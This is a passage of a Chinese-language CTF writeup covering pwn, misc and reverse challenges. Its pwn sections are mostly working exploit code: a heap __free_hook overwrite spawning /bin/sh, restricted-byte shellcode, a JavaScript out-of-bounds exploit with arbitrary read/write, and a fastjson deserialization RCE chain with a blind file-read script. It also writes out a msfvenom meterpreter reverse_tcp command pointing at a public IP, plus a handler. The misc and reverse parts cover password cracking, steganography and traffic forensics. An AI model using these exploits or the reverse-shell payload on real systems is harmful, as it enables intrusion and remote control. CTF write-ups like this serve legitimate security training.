remove_page(5)
remove_page(6)
remove_page(7)
remove_page(8)
# 0x270 offset pointer is now in tcache
# overwrite the next pointer
payload = b""
payload += p64(0)
payload += p64(0x1e1)
payload += p64(FREE_HOOK)
load_page(0, payload)
io.sendline()
create_page(0x1d0)
create_page(0x1d0)
# Write the magic gadget to __free_hook ptr
payload = p64(LIBC_BASE+0x4f432)
load_page(6, payload)
io.sendline()
# free a page
remove_page(3)
io.interactive()
"""
0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL
"""
```

CreateCode

反编译create_code，漏洞点见如下代码注释处：

```
.text:00000000000013F0 sub_13F0        proc near               ; CODE XREF: main+AE↓p
.text:00000000000013F0; __unwind {
.text:00000000000013F0                 endbr64
```

```
.text:00000000000013F4                push    rbp
.text:00000000000013F5                mov     rbp, rsp
.text:00000000000013F8sub     rsp, 10h
.text:00000000000013FC                mov     dword ptr [rbp-0Ch], 0
.text:0000000000001403                mov     eax, cs:dword_4040
.text:0000000000001409                cmp     eax, 2Eh; '.'
.text:000000000000140C                jle     short loc_142E
.text:000000000000140E                mov     edx, 0Fh
.text:0000000000001413                lea     rsi, aNoMoreData ; "no more data.\n"
.text:000000000000141A                mov     edi, 1
.text:000000000000141F                mov     eax, 0
.text:0000000000001424                call    sub_10C0
.text:0000000000001429                jmp     locret_153C
.text:000000000000142E; ---------------------------------------------------------------------------
.text:000000000000142E
.text:000000000000142E loc_142E:                              ; CODE XREF: sub_13F0+1C↑j
.text:000000000000142E                mov     eax, cs:dword_4040
.text:0000000000001434                add     eax, 1
.text:0000000000001437                mov     cs:dword_4040, eax
.text:000000000000143D                mov     edi, 324h
.text:0000000000001442                call    sub_10F0          ; 申请1000字节大小的内存
.text:0000000000001447                mov     [rbp-8], rax
.text:000000000000144B                mov     rax, [rbp-8]
.text:000000000000144Fand     rax, 0FFFFFFFFFFFFF000h
.text:0000000000001455                mov     edx, 7
.text:000000000000145A                mov     esi, 1000h
.text:000000000000145F                mov     rdi, rax
.text:0000000000001462                call    sub_1100          ; 设置申请的内存属性为RWX
.text:0000000000001467                mov     edx, 9
.text:000000000000146C                lea     rsi, aContent   ; "content: "
.text:0000000000001473                mov     edi, 1
.text:0000000000001478                mov     eax, 0
.text:000000000000147D                call    sub_10C0
.text:0000000000001482                mov     rax, [rbp-8]
.text:0000000000001486                mov     edx, 3E8h
.text:000000000000148B                mov     rsi, rax
.text:000000000000148E                mov     edi, 0
.text:0000000000001493                mov     eax, 0
.text:0000000000001498                call    sub_10E0          ; 读取数据到内存中
.text:000000000000149D                mov     eax, cs:dword_4040
.text:00000000000014A3                cdqe
.text:00000000000014A5                lea     rcx, ds:0[rax*8]
.text:00000000000014AD                lea     rdx, unk_4060
.text:00000000000014B4                mov     rax, [rbp-8]
.text:00000000000014B8                mov     [rcx+rdx], rax
.text:00000000000014BC                mov     rax, [rbp-8]
.text:00000000000014C0                mov     eax, [rax]
.text:00000000000014C2                cmp     eax, 0F012F012h; 判断起始地址是否为0xF012F012
.text:00000000000014C7                jnz     short loc_1517
.text:00000000000014C9                jmp     short loc_14EF
.text:00000000000014CB; ---------------------------------------------------------------------------
.text:00000000000014CB
.text:00000000000014CB loc_14CB:                              ; CODE XREF: sub_13F0+106↓j
.text:00000000000014CB                mov     rdx, [rbp-8]
.text:00000000000014CF                mov     eax, [rbp-0Ch]
.text:00000000000014D2                cdqe
.text:00000000000014D4                movzx   eax, byte ptr [rdx+rax+4]
.text:00000000000014D9                cmp     al, 0Fh; 判断数据值是否>0xF
.text:00000000000014DB                jbe     short loc_14EB
```

```
.text:00000000000014DD                mov     rdx, [rbp-8]
.text:00000000000014E1                mov     eax, [rbp-0Ch]
.text:00000000000014E4                cdqe
.text:00000000000014E6                mov     byte ptr [rdx+rax+4], 0; 大于0xF，则置0
.text:00000000000014EB
.text:00000000000014EB loc_14EB:                              ; CODE XREF: sub_13F0+EB↑j
.text:00000000000014EB                add     dword ptr [rbp-0Ch], 1
.text:00000000000014EF
.text:00000000000014EF loc_14EF:                              ; CODE XREF: sub_13F0+D9↑j
.text:00000000000014EF                cmp     dword ptr [rbp-0Ch], 3E7h遍历内存中的数据
.text:00000000000014F6                jle     short loc_14CB
.text:00000000000014F8                mov     rax, [rbp-8]
.text:00000000000014FC                add     rax, 4
.text:0000000000001500                mov     cs:qword_4048, rax
.text:0000000000001507                mov     rdx, cs:qword_4048
.text:000000000000150E                mov     eax, 0
.text:0000000000001513                call    rdx ; qword_4048   ; 执行申请内存处的代码
.text:0000000000001515                jmp     short loc_1521
.text:0000000000001517; ---------------------------------------------------------------------------
.text:0000000000001517
.text:0000000000001517 loc_1517:                              ; CODE XREF: sub_13F0+D7↑j
.text:0000000000001517                mov     rax, [rbp-8]
.text:000000000000151B                mov     dword ptr [rax], 4
.text:0000000000001521
.text:0000000000001521 loc_1521:                              ; CODE XREF: sub_13F0+125↑j
.text:0000000000001521                mov     edx, 15h
.text:0000000000001526                lea     rsi, aCreateSuccessf ; "create successfully.\n"
.text:000000000000152D                mov     edi, 1
.text:0000000000001532                mov     eax, 0
.text:0000000000001537                call    sub_10C0
.text:000000000000153C
.text:000000000000153C locret_153C:                           ; CODE XREF: sub_13F0+39↑j
.text:000000000000153C                leave
.text:000000000000153D                retn
.text:000000000000153D; } // starts at 13F0
.text:000000000000153D sub_13F0       endp
```

通过上述分析，可以知道，申请了1000字节RWX内存，当前四字节内容为0xF012F012时，会为进一步判断后续内存数据，数据内容限定在0~0xF之间，后续直接执行此处代码。因而，这里可以使用如下指令进行构造，exp如下：

```
from pwn import*
context(os='linux', arch='amd64')
#context.log_level = 'debug'
BINARY = './create_code'
elf = ELF(BINARY)
if len(sys.argv) > 1and sys.argv[1] == 'r':
    HOST = "127.0.0.1"
    PORT = 8888
    s = remote(HOST, PORT)
else:
    s = process(BINARY)
#context.terminal = ['tmux', 'splitw', '-h']
#s = gdb.debug(BINARY)
s.sendline('1')
print(s.recvuntil("content: "))
flag = b"\x12\xF0\x12\xF0"
buf = asm('''
 add DWORD PTR [rip+0x600], eax
''')
# make xor ecx,ecx   code 0x31c9
```

```
# make xor ecx,ecx - code 0x31c9
buf += asm('''
 add al, 0x0d
 add al, 0x0d
 add al, 0x0d
 add BYTE PTR [rdx+rax*1], al
 add al, 0x01
 add BYTE PTR [rdx+rax*1], al
 add BYTE PTR [rdx+rax*1], al
 add BYTE PTR [rdx+rax*1], al
 add BYTE PTR [rdx+rax*1], al
 add BYTE PTR [rdx+rax*1], al
''')
# padding
buf += asm('''
 add cl,  BYTE PTR [rdx]
 add cl,  BYTE PTR [rdx]
 add cl,  BYTE PTR [rdx+rax*1]
''')
buf += b"\x00"*(0x27-len(buf))
buf += b"\x0a\x01"
# rcx = 0x200
buf += asm('''
 add ecx, DWORD PTR [rip+0x30f]
''')
# push rdx   # 0x52
buf += asm('''
 add al, 1
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
''')
# pop rdi    # 0x5f
buf += asm('''
 add cl, byte PTR [rdx]
 add al, 6
 add byte PTR [rdx+rcx*1], al
 add al, 1
 add byte PTR [rdx+rcx*1], al
''')
# al = 0x30
# add rdi, 0x30f  # 4881c70f030000
buf += asm('''
 add cl, byte PTR [rdx]
 add al, 0xf
 add al, 1
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add cl, byte PTR [rdx]
 add cl, byte PTR [rdx]
 add cl, byte PTR [rdx]
''')
# al = 0x40
# xor esi, esi  # 0x31f6
```

```
buf += asm('''
 add cl, byte PTR [rdx]
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
''')
# al = 0x30
# xor edx, edx  # 0x31d2
buf += asm('''
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add al, 1
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
''')
# al = 0x31
# push 0x3b  # 0x6a3b
buf += asm('''
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
''')
# al = 0x31
# pop rax  # 0x58
buf += asm('''
 add cl, byte PTR [rdx]
 add al, 0xf
 add al, 0xf
 add al, 0x9
 add byte PTR [rdx+rcx*1], al
''')
# al = 0x58
# make /bin/sh
# rcx = 0x200
buf += asm('''
```

```
buf += asm(
 add ecx, DWORD PTR [rip+0x20f]
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0xf
 add al, 0x5
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add al, 2
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add cl, byte PTR [rdx]
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
 add byte PTR [rdx+rcx*1], al
''')
# padding
buf += asm('''
 add cl,  BYTE PTR [rdx]
''')*((0x200-len(buf))//2 - 1)
buf += asm('''
 add cl, byte PTR [rdx+rax*1]
''')
buf += b"\x00\x00\x08\x01\x07\x0f\x03\x00\x00\x01\x06\x01\x0e\x08\x0a\x00\x0f\x05"
buf += b"\x00"*(0x2df-len(buf))
buf += b"\x00\x01"# rcx = 0x30f
buf += b"\x00"*(0x30f-len(buf))
buf += b"\x0f\x02\x09\x0e\x0f\x0d\x02"# /bin/sh
buf += b"\x00"*(0x30f+0x2f-len(buf))
buf += b"\x00\x02"# rcx = 0x200
buf += b"\x00"*(1000-len(buf))
s.sendline(flag+buf)
s.interactive()
```

Hello_Jerry

本题将 array.shift 进行了 patch，每一次 shift 会将 length 减 2，那么当 length 为 1 的时候进行一次 shift 便可以得到一个 oob array，之后便是常规的思路：

```
leak elf_base -> leak libc_base -> leak stack_base -> write ret_addr to one_gadget
```

编辑exp.js。

```
function printhex(s,u){
print(s,"0x"+ u[1].toString(16).padStart(8, '0') + u[0].toString(16).padStart(8, '0'));
}
function hex(i){
return"0x"+ i.toString(16).padStart(16, '0');
}
function pack64(u){
return u[0] + u[1] * 0x100000000;
}
function l32(data){
let result = 0;
for(let i=0;i<4;i++){
        result <<= 8;
        result |= data & 0xff;
        data >>= 8;
}
return result;
}
a = [1.1];
a.shift();
var ab = newArrayBuffer(0x1337);
var dv = newDataView(ab);
var ab2 = newArrayBuffer(0x2338);
var dv2 = newDataView(ab2);
for(let i = 0; i < 0x90; i++){
    dv2 = newDataView(ab2);
}
a[0x193] = 0xffff;
print("[+]change ab range");
a[0x32] = 0xdead;
for(let i = 0; i < 100000000; i ++){
}
var idx = 0;
for(let i = 0; i < 0x5000; i++){
let v = dv.getUint32(i, 1);
if(v == 0x2338){
        idx = i;
}
}
print("Get idx!");
function arb_read(addr){
    dv.setUint32(idx + 4, l32(addr[0]));
    dv.setUint32(idx + 8, l32(addr[1]));
let result = newUint32Array(2);
    result[0] = dv2.getUint32(0, 1)
    result[1] = dv2.getUint32(4, 1);
return result;
}
function arb_write(addr,val){
    dv.setUint32(idx + 4, l32(addr[0]));
```

```
    dv.setUint32(idx + 8, l32(addr[1]));
    dv2.setUint32(0, l32(val[0]));
    dv2.setUint32(4, l32(val[1]));
}
var u = newUint32Array(2);
u[0] = dv.getUint32(idx + 4, 1);
u[1] = dv.getUint32(idx + 8, 1);
print(hex(pack64(u)));
var elf_base = newUint32Array(2);
elf_base[0] = u[0] - 0x6f5e0;
elf_base[1] = u[1];
printhex("elf_base:",elf_base);
var free_got = newUint32Array(2);
free_got[0] = elf_base[0] + 0x6bdd0;
free_got[1] = elf_base[1];
printhex("free_got:",free_got);
var libc_base = arb_read(free_got);
libc_base[0] -= 0x9d850;
printhex("libc_base:",libc_base);
var environ_addr = newUint32Array(2);
environ_addr[0] = libc_base[0] + 0x1ef2d0;
environ_addr[1] = libc_base[1];
printhex("environ_addr:",environ_addr);
var stack_addr = arb_read(environ_addr);
printhex("stack_addr:",stack_addr);
var one_gadget = newUint32Array(2);
one_gadget[0] = (libc_base[0] + 0xe6c7e);
one_gadget[1] = libc_base[1];
printhex("one_gadget:",one_gadget);
stack_addr[0] -= 0x118;
arb_write(stack_addr,one_gadget);
var zero = newUint32Array(2);
zero[0] = 0;
zero[1] = 0;
printhex("zero:",zero);
stack_addr[0] -= 0x29;
arb_write(stack_addr,zero);
print("finish");
for(let i = 0; i < 100000000; i ++){
}
```

编辑exp。

```
#!/usr/bin/env python
importstring
from pwn import*
from hashlib import sha256
context.log_level = "debug"
dic = string.ascii_letters + string.digits
DEBUG = 0
def solvePow(prefix,h):
for a1 in dic:
for a2 in dic:
for a3 in dic:
for a4 in dic:
                    x = a1 + a2 + a3 + a4
                    proof = x + prefix.decode("utf-8")
                    _hexdigest = sha256(proof.encode()).hexdigest()
if _hexdigest == h.decode("utf-8"):
return x
r = remote("127.0.0.1",9998)
r.recvuntil("sha256(XXXX+")
prefix = r.recvuntil(") == ", drop = True)
h = r.recvuntil("\n", drop = True)
result = solvePow(prefix,h)
r.sendlineafter("Give me XXXX:",result)
data = open("./exp.js","r").read()
data = data.split("\n")
for i in data:
if i == "":
continue
    r.sendlineafter("code> ",i)
r.sendlineafter("code> ","EOF")
r.interactive()
```

还是你熟悉的fastjson吗

由代码可看到，依赖中使用了fastjson和`org.fusesource.leveldbjni`，通过这fastjosn进行反序列化，并结合leveldbjni进行rce。找到参考文档：

```
https://i.blackhat.com/USA21/Wednesday-Handouts/US-21-Xing-How-I-Used-a-JSON.pdf
```

以及skay小姐姐对上面议题的代码分析：

```
http://noahblog.360.cn/blackhat-2021yi-ti-xiang-xi-fen-xi-fastjsonfan-xu-lie-hua-lou-dong-ji-zai-qu-kuai-lian-yi
ng-yong-zhong-de-shen-tou-li-yong-2/
```

读取文件目录，获取so文件名。

需要先访问一次/test接口生成数据库和so文件，再读取文件名。

```
import requests
import os
import sys
import re
importstring
#step1
#read /tmp/ directory to find so file
host = "http://11.1.1.18:8080"
def step1():
global host
    result = []
def getArrayData(ch):
out= []
for c in result:
out.append(str(ord(c)))
out.append(str(ord(ch)))
return','.join(out)
def poc(ch):
        url = '/hello'
        jsonstr = '{"abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.BOMInputStream
","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashorn.api.scripti
ng.URLReader","url":"netdoc:///tmp/"},"charsetName":"utf-8","bufferSize":1024},"boms":[{"charsetName":"utf-8","b
ytes":[%s]}]},"address":{"$ref":"$.abc.BOM"}}'
        data = {
'data': jsonstr % getArrayData(ch)
}
        proxy = {'http':'127.0.0.1:8080'}
        proxy = {}
        rsp = requests.post(host+url, data=data, proxies=proxy)
if"bytes"in rsp.text:
returnTrue
else:
returnFalse
whileTrue:
for ch instring.printable+'\r\n':
if poc(ch):
                result.append(ch)
print('step1>', ''.join(result))
break
step1()
```

二进制文件修改分析。

通过议题ppt给出的shellcode注入位置，是在文件偏移 `0x197b0` 处。

反汇编代码如下：

然而这里的空间比较小，只能jump到另外的位置去，将shellcode放到空的代码区局，找起来不方便。

这里参考skay小姐姐的方法，放到如下图的函数中，将shellcode设置为反弹msf的shellcode。

生成shellcode

```
msfvenom -a x64 --platform Linux-p linux/x64/meterpreter/reverse_tcp LHOST=39.103.160.59 LPORT=4444> shellcode
```

监听

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
exploit -j
```

写文件。
问题：测试时写文件，发现文件存在，则上传的文件为.bak结尾。

但是代码中给了一段copy覆盖的代码，用来解决这个问题。
参考skay小姐姐的base64编码的方法：

```
http://noahblog.360.cn/blackhat-2021yi-ti-xiang-xi-fen-xi-fastjsonfan-xu-lie-hua-lou-dong-ji-zai-qu-kuai-lian-yi
ng-yong-zhong-de-shen-tou-li-yong-2/
```

接下来就是将修改后的so文件上传并替换了，文件名为通过第一步获取到的文件名。
上传后，再次访问/test接口，触发rce。

OK，读取之到此结束。

Misc

login

打开页面需要登录，无账号密码，唯一可疑的只有底下的获取实例，点击发现可以获取一个提示文档，并说按照文档向`admin@birkenwald.cn`发送邮件即可获取账号。

提示文档是个zip压缩包，里面还有一个加密的压缩包，看到三个文件都被加密了，第一反应解zip伪加密。

winhex修改所有`0900`伪`0000`后，发现文件的加密符都没了但是只有示例 - 副本可以正常打开。

由于副本和原文件的原始大小一样，所以盲猜是明文攻击，这里使用winrar压缩后，校对CRC一致，满足明文攻击要求，使用`ARCHPR 4.54`即可。

1min左右就可以跑出密码为qwe@123`，解压出`password.zip`，打开看见还是加密的，想要获得管理员账号密码，但仍有加密，且不是伪加密，又看到三个txt的原始大小只有6字节，这就是典型的CRC32碰撞，github上搜crc32直接碰。

得到密码`welc0me_sangforctf`，解压得到`.password.swp`，linux下执行`vim -r .password.swp`即可恢复出原文件。

回网站登录，看到恭喜我得到了flag，猜测藏在了页面源码里了。

但是所有查看源码的快捷键都被禁止了，都会弹框`What are U f**king doing!`，这里解法也不唯一，可以利用浏览器插件，也可以利用burpsuite，这我仅用bp举例。

Bridge

（本题有两个故事线，实际步骤可能与此wp有所不同）
第一步：使用binwalk分析出有zlib数据，但是无法使用`binwalk -e`或`foremost`分离出有效文件，在010editor中查看图片。

第二步：010 editor中看到最后一个IDAT数据块长度异常，导出这段zlib数据。

第三步：观察IDAT标识后面的`87 9C`两个字节，恢复成zlib数据头标识`78 9C`，写脚本将此段zlib数据解压缩，可得到一个rar压缩包。注意解压缩的zlib数据应该是去掉`IDAT-length`、`IDAT-type`、`IDAT-crc`的数据部分，即（78 9C … ）。

```
import zlib
data = open("zlib_hex_data.txt", 'r',
            encoding="utf-8").read().replace(" ", "").replace("\n",
"").strip()
data_dec = zlib.decompress(bytes.fromhex(data))
print(data_dec[:100])
with open("zlib_data.rar", 'wb') as wf:
    wf.write(data_dec)
#b'Rar!\x1a\x07\x01\x00J\x97,}\x0c\x01\x05\x08\x00\x07\x01\x01\x96\x9c\x87\x80\x00\xf7\xea}W\x13\x03\x02\xbd\x00
\x04\xbd\x00\x00\x90:\xd1\xdc\x80\x00\x00\x03CMT\xe5\xa6\x82\xe6\x9e\x9c\xe4\xbd\xa0\xe4\xb8\x8d\xe7\x9f\xa5\xe9
\x81\x93\xe8\xbf\x99\xe6\x98\xaf\xe4\xbb\x80\xe4\xb9\x88\xe4\xb8\x9c\xe8\xa5\xbf\xef\xbc\x8c\xe5\x8f\xaf\xe4\xbb
\xa5\xe5\x8e\xbb\xe7\x9c\x8b
```

解压压缩包可得flag2，注意压缩包中有提示请先获取flag1。
第四步：继续找flag1，分析最开始的那张图片，实际使用zsteg和exiftool可以发现其他可以信息。
exiftool看到Copyright有可以十六进制：翻译过来是：`dynamical-geometry`。

zsteg发现这张图片除了存在extradata外，在中也有脏数据。

使用StegSolve检查隐写。

第五步：导出十六进制，这里不能直接打开图片，可使用foremost将PNG快速分离出来,最后得到一张`590x590`，大小为979KB的图片，注意如果仅去掉PNG字符前数据并改后缀为PNG也能正常查看图片，但会阻塞下一步分析像素操作。
第六步：到这里只有一张色彩值杂乱的PNG图片，分析其像素。

```
from PIL importImage
image = Image.open(r'C:\Users\during\Downloads\00000000.png')
allpixels = []
for x in range(image.width):
for y in range(image.height):
        allpixels.append(image.getpixel((x, y)))
print(len(allpixels)) # 348100
print(allpixels[:4])
# [(40, 176, 80), (37, 181, 75), (1, 253, 3), (2, 252, 4)]
#           0x50           0x4B          0x03         0x04
```

第七步：取前四个字节即可看出，像素第三列隐藏着压缩包十六进制，批量提取并保存成zip压缩包，使用第四步得到的密码：`dynamical-geometry`解密，得到flag1文件。

```
from PIL importImage
image = Image.open(r'C:\Users\during\Downloads\00000000.png')
allpixels = []
for x in range(image.width):
for y in range(image.height):
if image.getpixel((x, y)) == (0, 0, 0):
continue
        allpixels.append(image.getpixel((x, y))[2])
hex_datalist = [str(hex(i))[2:].zfill(2) for i in allpixels]
print("".join(hex_datalist)[:100])
# 504b0304140009006300caa05753d904fdb22a4b0500dce856000f000b00666c6167312d61736369692e73746c0199070001
with open("outpur.txt", 'w') as wf:
    wf.write("".join(hex_datalist))
```

第八步：记事本打开文件后，是3D打印模型中的STL格式文件，STL格式分为ascii、binary格式，使用在线工具或开源工具查看模型即可。这一步并不需要脑洞，拷贝`stl-ascii`格式数据百度即可查询到STL文件格式的有关内容。

根据flag1的STL格式，将flag2也尝试用STL预览器查看：

Disk

看文件名`zse456tfdyhnjimko0-=[;.,.vera`可以发现是用Veracrpyt加密后的文件，观察文件名发现是初级磁盘密码，根据字母按键盘能得到密码：pvd

使用任意一个没有被使用的卷标识挂载文件，能够得到如下两个文件：

看文件头`37 7A BC AF`可只是7z压缩包，直接解压即可（是为了尽量减少附件体积，因为bitlocker加密对分区有大小限制所以初始分区较大），得到附件`gooood`。
拖入010editor，发现有如下字样，能够看出是windows下的分区，或者是放到linux下使用file命令进行识别。

```
┌──(wander㉿kali)-[~/桌面]
└─$ file gooood
gooood: DOS/MBR boot sector MS-MBR Windows 7 english at offset 0x163 "Invalid partition t
able" at offset 0x17b "Error loading operating system" at offset 0x19a "Missing operating
 system"; partition 1 : ID=0xee, start-CHS (0x0,0,2), end-CHS (0x3ff,255,63), startsector
1, 4294967295 sectors
```

修改后缀为vhd，双击gooood.vhd文件发现被bitlocker加密，使用bitlocker2john结合hashcat爆一下弱密码字典，`bitlocker2john -i gooood.vhd`,然后将`User Password hash`的值保存成hash.txt，将弱密码的字典放到passwd.txt，使用`hashcat -m 22100 hash.txt passwd.txt --show`爆出密码:abcd1234。

用abcd1234解密bitlocker加密的分区，打开之后是空的，使用diskgenius挂载分区，可以在隐藏分区的回收站里找到提示和附件。

打开文本文档发现hint是3389,即提示黑客使用远程桌面连接到了受害者主机看到了flag，这里有个知识点是关于：rdp协议默认开启位图缓存功能，会产生bmc文件，使用`bmc-tool`或者`BMC Viewer`能够恢复出缓存的图像。

清晰可见:`cmRwY2FjaGUtYm1j`,解密baset64即为`flag:SangFor{rdpcache-bmc}`

flow hunter

1.首先要在众多流量中甄别出DNS流量中隐藏有关键信息，普通流量中DNS流量不会有这么多，其次也可以通过全局搜索secret关键字找到提示`becareful_rainbow`,根据rainbow关键词可以发现，DNS流量中请求了非常多域名后缀为`rainbow.bubble`的流量。

通过过滤:`tcp and frame contains "secret"`可以找到TRUESECRET。

2.这一步可以使用脚本提取，也可以使用tshark命令提取全部的`dns.qry.name`，`tshark -Y misc3.pcap -T fields -e dns.qry.name -r 'udp.dstport==53' > domain.txt`可将DNS中所有解析的域名存放于domain.txt中，删除所有的`43.9.227.10.in-addr.arpa`即可得到纯净的域名请求记录。

3.脚本提取二级域名前缀，组成十六进制保存成PNG图片可以得到一张二维码（datamatrix格式）。

```
print("".join([j.split(".")[1] for j in[i.strip() for i in open(r"domain.txt",'r').readlines() if i isnot"\n"]])
)
```

然后将十六进制放到010editor中保存为PNG，然后解码：

4.观察到的秘钥ecb_pkcs7可知是AES加密，用这个秘钥去解密搜索关键词secret得到的密文（密文有五段，组合起来urldecode即可解密），得到`sslkey.log`，需要选定模式为：`ECB-pkcs7-256`。
第一段密文：

AES解密。

5.得到日志后导入wireshark解密https的流量。

Reverse

Press

IDA打开分析主函数，如图：

程序先读取一个名为flag的文件，进行一系列计算后输出附件所示的out程序，容易分析出核心算法即为`sub_40094B`，分析此函数。

利用case中的字符，能够从公开网络中大致查出这类似于brainfuck语言，但有所扩展使得我们不能直接利用开源工具计算结果。

strcpy中的字符串即为类brainfuck的操作码，从上面的函数看，这段代码的含义大致为：读取一个字符，用160减去此字符，所得的结果再乘5，加2，输出到结果中。
利用out逐字节反算，可以得到一组base64值。

解base64即为flag。

Lithops

1.首先运行程序尝试输入，根据运行结果可以猜测存在一个值与输入的(经过运算后)flag进行比对。

2.程序的主函数并不复杂，在IDA里面查看一下反编译后的C代码。

可以看出比较关键的内容是`sub_402970`、`sub_402900`和`sub_4028A0`函数，以及v3、v9、v10和v7参数，再直接查看反汇编代码可以看出v7为用户输入的flag。

3.查看一下`sub_4028A0`函数，我们知道`dword_xxxxxx`表示地址为xxxxxx的32位数据，这里被当作函数来使用。

使用交叉引用查看一下，其在`sub_401010`函数中被赋值，该值由`sub_4055A0`函数通过红框中的两个参数计算而得。

再对`dword_433C58`使用交叉引用，对经验的应该可以看出这段代码是获取`kernel32.dll`的基址。

那么，知道API HASH技术的应该可以猜测到`sub_4055A0`函数主要用于根据模块基址和HASH寻找对应的API函数。

4.`sub_402900`

5.`sub_402970`

可以看出类似的情况分别出现在了`sub_402900`和`sub_402970`函数中，所有使用到的API函数都被隐藏了，这种情况下，我们可以采用动态调试。

在动态调试前，我们先明确这里存在一个值用于验证其输入的flag是否正确，通过上述内容可以看出这个值应该是输入的flag经过计算后的结果，我们的首要目标应该是寻得该值，并根据该值逆推flag。

6`.sub_4028A0`动态分析

可以看出在`sub_4028A0`函数中主要是用到的是`MultiByteToWideChar`函数，调试并根据参数还原该段代码，应该为：

```
void gb2312ToUnicode(conststring& src, wstring& result)
{
int n = kMultiByteToWideChar(CP_ACP, 0, src.c_str(), -1, NULL, 0);
    result.resize(n);
    kMultiByteToWideChar(CP_ACP, 0, src.c_str(), -1, (LPWSTR)result.c_str(), result.length());
}
```

7.`sub_402900`动态分析

可以看出在`sub_402900`函数中主要用到的是`WideCharToMultiByte`函数，调试并根据参数还原该段代码，应该为：

```
void unicodeToUTF8(const wstring& src, string& result)
{
int n = kWideCharToMultiByte(CP_UTF8, 0, src.c_str(), -1, 0, 0, 0, 0);
    result.resize(n);
    kWideCharToMultiByte(CP_UTF8, 0, src.c_str(), -1, (char*)result.c_str(), result.length(), 0, 0);
}
```

8.根据上述内容，我们可以知道程序会把输入的flag进行utf-8编码，并传入`sub_402970`函数验证。

`sub_402970`函数中主要使用到的API为`GetModuleHandleA`、`lstrcpyA`和`lstrcmpA`，该函数会从.rsrc节中获取用于验证flag正确性的值，即“`E4 B8 8D E5 81 9A E4 BC 9F E5 A4 A7 E6 97 B6 E4 BB A3 E7 9A 84 E6 97 81 E8 A7 82 E8 80 85 0`”

到这一步，我们其实比较明确，该程序只是将输入进行utf-8编码，并与隐藏在.rsrc节中的key进行对比验证，根据该key我们写出writeup。

